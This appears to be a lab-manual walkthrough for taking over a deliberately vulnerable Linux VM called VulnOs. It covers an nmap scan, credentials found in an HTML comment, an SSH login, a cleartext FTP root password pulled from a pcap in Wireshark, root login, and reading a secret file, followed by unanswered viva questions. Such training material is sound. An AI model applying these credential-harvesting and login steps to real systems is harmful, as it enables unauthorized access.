
```
(kali㉿kali)-[~]
$ nmap -p -65535 -T4 -A -V 192.168.232.128
Nmap version 7.92 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.6 openssl-1.1.1n libssh2-1.10.0 libz-1.2.11 libpcre-8.39 nmap-libpcap-1.7.3 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

Now open again nmap tool and set intense scan, all tcp ports


→ Now it displays all ports like http and ssh.




Now open Kali Linux browser and search 192.168.232.128/(cmros ip address)



Right click → view page source



It displays the source code



After scrolling down the source code page there we can find username and password

```

275 </pre>
276
277 <!--
278 Username : test
279 Password : ****
280 -->
281 <ul>
282   <li>
283     <tt>apache2.conf</tt> is the main configuration
284     file. It puts the pieces together by including all remaining configuration
285     files when starting up the web server.
286   </li>
287
288   <li>
289     <tt>ports.conf</tt> is always included from the
290     main configuration file. It is used to determine the listening ports for
291     incoming connections, and this file can be customized anytime.
292   </li>
293
294   <li>
295     Configuration files in the <tt>mods-enabled/</tt>,
296     <tt>conf-enabled/</tt> and <tt>sites-enabled/</tt> directories contain
297     particular configuration snippets which manage modules, global configuration
298     fragments, or virtual host configurations, respectively.
299 </li>

```

Goto kali linux terminal and use the below command

Use the password we got from the view page source code which is **test**

```

(kali㉿kali)-[~]
$ ssh test@192.168.232.128 -p 13652
Secure login on VulnOs GNU/Linux powered by Dropbear SSH server.
test@192.168.232.128's password:
test@VulnOs:~$ 

```

Use ls command

```
test@VulnOs:~$ ls
Desktop/ Downloads/ Music/ Templates/
Documents/ Images/ Public/ Videos/
test@VulnOs:~$
```


Use whoami to find the user



```
test@VulnOs:~$ whoami
test
```


To know the suspicious file redirect to Desktop and the use ls command

```
test@VulnOs:~$ cd Desktop
test@VulnOs:~/Desktop$ ls
cap.pcapng s3cr3t.txt
```

Now go to Windows system, open browser and download WinSCP








Goto Desktop


/home/test/Desktop/

Name	Size	Changed	Rights	Owner
..		11/6/2021 1:49:30 AM	rwxr-xr-x	test
cap.pcapng	7 KB	3/12/2021 5:13:44 AM	rwx-----	test
s3cr3t.txt	1 KB	3/19/2021 9:03:46 AM	r-----	root


Open kali linux and search for wireshark tool




Open wireshark tool in kali



Open cap.pcapng file in the wireshark from desktop folder



Click any tcp filter and then right click →click follow → TCP Stream



It displays user credentials

```
220 pyftplib 1.5.6 ready.
USER root
331 Username ok, send password.
PASS 5gr3ss9hvvc68mT66
230 Login successful.
```

Now copy password and open cmros using above credentials

By using the above credentials we can crack cmros system

```
VulnOs login: root
Password:

Welcome to the Open Source World!

Slitaz GNU/Linux is distributed in the hope that it will be useful,
but with ABSOLUTELY NO WARRANTY.

root@VulnOs:~# _
```

Now use ls command

```
root@VulnOs:~# ls
Desktop tazinst.conf
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# ls
```

```
Slitaz GNU/Linux Kernel 3.16.55-slitaz /dev/ttys1
VulnOs login: root
Password:

Welcome to the Open Source World!

Slitaz GNU/Linux is distributed in the hope that it will be useful,
but with ABSOLUTELY NO WARRANTY.

root@VulnOs:~# ls
Desktop tazinst.conf
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# pwd
/root/Desktop
root@VulnOs:~/Desktop# cd ..
root@VulnOs:~# pwd
/root
root@VulnOs:~# cd ..
root@VulnOs:~/# ls
bin etc lib mnt run tmp
boot home lost+found proc sbin usr
dev init Media root sys var
root@VulnOs:~/#
```

```
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# ls
root@VulnOs:~/Desktop# cd home
-sh: cd: can't cd to home
root@VulnOs:~/Desktop# cd ..
root@VulnOs:~# cd ..
root@VulnOs:/# ls
bin      etc      lib      mnt      run      tmp
boot     home     lost+found  proc     sbin     usr
dev      init     media    root     sys      var
root@VulnOs:/# cd home
root@VulnOs:/home# cd desktop
-sh: cd: can't cd to desktop
root@VulnOs:/home# ls
test
root@VulnOs:/home# cd test
root@VulnOs:/home/test# ls
Desktop   Downloads  Music      Templates
Documents Images    Public     Videos
root@VulnOs:/home/test# cd Desktop
root@VulnOs:/home/test/Desktop# ls
cap.pcapng s3cr3t.txt
root@VulnOs:/home/test/Desktop# cat s3cr3t.txt
37cedde2e90a22a53f12c57094e1f0dea2ddd260
root@VulnOs:/home/test/Desktop#
```

VIVA Questions

1. What is CMROS?

.....
.....
.....

2. List out a few Linux commands?

.....
.....
.....

3. What is WinSCP? Why is it used?

.....
.....
.....

4. What is the command used to check the IP address of a system ?

